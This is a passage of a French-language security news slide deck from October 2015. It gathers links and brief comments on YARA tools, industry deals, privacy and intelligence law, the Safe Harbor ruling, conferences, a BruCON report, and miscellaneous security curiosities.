- Simple mais efficace (par les auteurs de TOR et LOKI)
  https://github.com/Neo23x0/Fenrir

Télécharger les Yara (connus) de GitHub

- Une liste : https://github.com/Intezer/GithubDownloader/blob/master/repos.txt
- Un outil : https://github.com/Intezer/GithubDownloader
- Une collection de YARA déjà téléchargés https://github.com/Yara-Rules/rules

Business

France / Internationnal

Accord de distribution entre Airbus (Cassidian) Defence and Space et Atos (Bull)

http://www.boursier.com/actions/actualites/news/atos-et-airbus-ds-font-cause-commune-dans-la-cyberdefense-658183.html

Microsoft acquière Adallom

- Fournisseur de solutions de sécurité pour les applications SaaS

  http://www.zdnet.fr/actualites/securite-cloud-adallom-acquis-par-microsoft-c-est-officiel-39824574.htm

Droit / Politique

France

Les collectivités territoriales et la sécurité

- Il y'a encore du chemin...
  m.expoprotection.com/site/FR/L_actu_des_risques_malveillance__incendie/Zoom_article,C1528,I1602,Zoom-823a980189f1f9bb3b009fe239573e0f.htm

Censure vs Droit à l'oubli, la CNIL maintient sa mise en demeure de Google

- et rejette le recours gracieux demandé par Google
  http://www.cnil.fr/linstitution/actualite/article/article/droit-au-dereferencement-rejet-du-recours-gracieux-forme-par-google-a-lencontre-de-la-mis/

La justice européenne suspend le Safe Harbor sur les données personnelles

- La mise à disposition des données personnelles des Européens aux agences de renseignement américaines portait « atteinte au contenu essentiel du droit fondamental au respect de la vie privé ».
  http://www.lemonde.fr/pixels/article/2015/10/06/la-justice-europeenne-invalide-le-tres-controverse-accord-safe-harbor-sur-les-donnees-personnelles_4783262_4408996.html

Loi de Renseignement, la liste de ceux qui peuvent espionner

- Les classiques : DGS*, DPSD, DRM, Douanes,
  http://www.linformaticien.com/actualites/id/37999/loi-renseignement-qui-ecoute-qui.aspx
  http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000031239603&dateTexte=&categorieLien=id

Droit / Politique
International

Le droit à la déconnexion

- Des entreprises allemandes empêche l'accès au mail le soir et le week-end
  http://pro.clubic.com/actualite-e-business/actualite-779436-deconnexion-salarie-mettling.html

NeoKylin, l'OS Chinois

- Pré-installé sur les PC portables Dell
  http://korben.info/neokylin-le-systeme-dexploitation-chinois.html

Encore deux jours pour commenter sur l'inclusion des exploits informatique dans Wassenaar

http://trade.ec.europa.eu/consultations/index.cfm?consul_id=190

Californie : Electronic Communications Privacy Act

- Plus de collecte de métadonnées sans mandat
  http://www.wired.com/2015/10/california-now-nations-best-digital-privacy-law/

Conférences

Texte en gris = déjà traité précédemment

Passées

- BruCon : 8 et 9 octobre 2015 à Gand, Belgique
- Assises de la sécurité : 10 sept-2octobre 2015 à Monaco

A venir

- Hack.lu - 20 au 22 octobre à Luxembourg
- Hackito Ergo Sum - 29 et 30 octobre à Paris
- GreHack – 20 novembre à Grenoble
- Botconf - 2 au 4 décembre 2015 à Paris
- FIC - 25 et 26 janvier 2016 à Lille
- CORI&IN - 27 janvier 2016 à Lille

Conférences

Mini compte-rendu de la BruCON 0x07

- ~530 participants
- 3j de formation
- 2j de conférence

Les slides (http://files.brucon.org/2015/) et les vidéos (https://www.youtube.com/user/brucontalks) sont en ligne

Conférences

Mini compte-rendu de la BruCON 0x07

Également, de nombreux workshops :

- Pentesting ICS 101
- Introduction to SDR
- Intrusion Detection with osquery
- Security testing of android kernels
- Malware triage
- Old school crypto
- Wireless assessment
- iOS pentesting
- Hands-on incident response…


Les trois conf. auxquelles j'ai assisté :

- Unified DNS view to track threats
- Desired state : compromised
- Shims for the Win

Divers / Trolls velus


S’amuser avec les personnes faisant de la rétro ingénierie

- En rendant le flux d'exécution “graphique”
  https://twitter.com/xoreaxeaxeax/status/631739338628419584



La visualisation 3D pour afficher les binaires

http://binwalk.org/3d-data-visualizations/



Divers / Trolls velus

Des armes de destruction massives imprimées en 3D… dans quelques décennies

http://fr.ubergizmo.com/2015/09/11/arme-destruction-massive-impression-3d.html

Quand Satan se réserve une CVE

- <<** RESERVED ** This candidate has been reserved>>
- <<** REJECT ** DO NOT USE THIS CANDIDATE NUMBER.>>

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6666

Volkswagen : le code qui trichait aux tests de certification antipollution

http://www.lemonde.fr/pixels/article/2015/09/22/scandale-volkswagen-comment-un-logiciel-a-t-il-pu-tromper-les-tests-antipollution_4767405_4408996.html

Un compilateur GCC en Javascript

- Et sinon, vulnérable à l'exécution de code à la compilation GCC ?

https://gcc.godbolt.org/

Nmap a 18 ans !!!

http://seclists.org/nmap-announce/2015/3

Divers / Trolls velus

Les clefs des serrures à code TSA sur Github

- Création des clefs TSA maitre depuis des photos
- Les photos d'un article du WashingtonPost aurait donnée l'idée
  - https://twitter.com/sehnaoui/status/634740838673702912/photo/1
  - Mais la vraie source serait un PDF récupéré sur le site officiel de TSA
- Côté TSA, aucun problème
  - « de toute façon, la plupart des gens ne ferment pas leur valise »
  - « cela ne menace pas la sécurité de l'aviation »

https://theintercept.com/2015/09/16/tsa-doesnt-really-care-luggage-locks-hacked/

https://github.com/Xyl2k/TSA-Travel-Sentry-master-keys

Cyberattaques : «Beaucoup de pays se font passer pour des Chinois»

- Interview très intéressante de l'ex-directeur technique de la DGSE

http://www.liberation.fr/futurs/2015/09/21/beaucoup-de-pays-se-font-passer-pour-des-chinois_1387621

Divers / Trolls velus

codetainer : Un docker dans un navigateur !!?

https://github.com/codetainerapp/codetainer/blob/master/README.md

Snowden rejoint Twitter

- Et dépasse rapidement le million de followers

  https://nakedsecurity.sophos.com/2015/09/30/snowden-joins-twitter-follows-the-agency-that-follows-everyone-else/

Sur iOS 9, Zerodium offre $1 million

- Pour une enchaînement de vulnérabilités depuis le navigateur permettant une exécution de code noyau

  https://www.zerodium.com/ios9.html

Prochaines réunions

- Mardi 10 Novembre 2015

Questions ?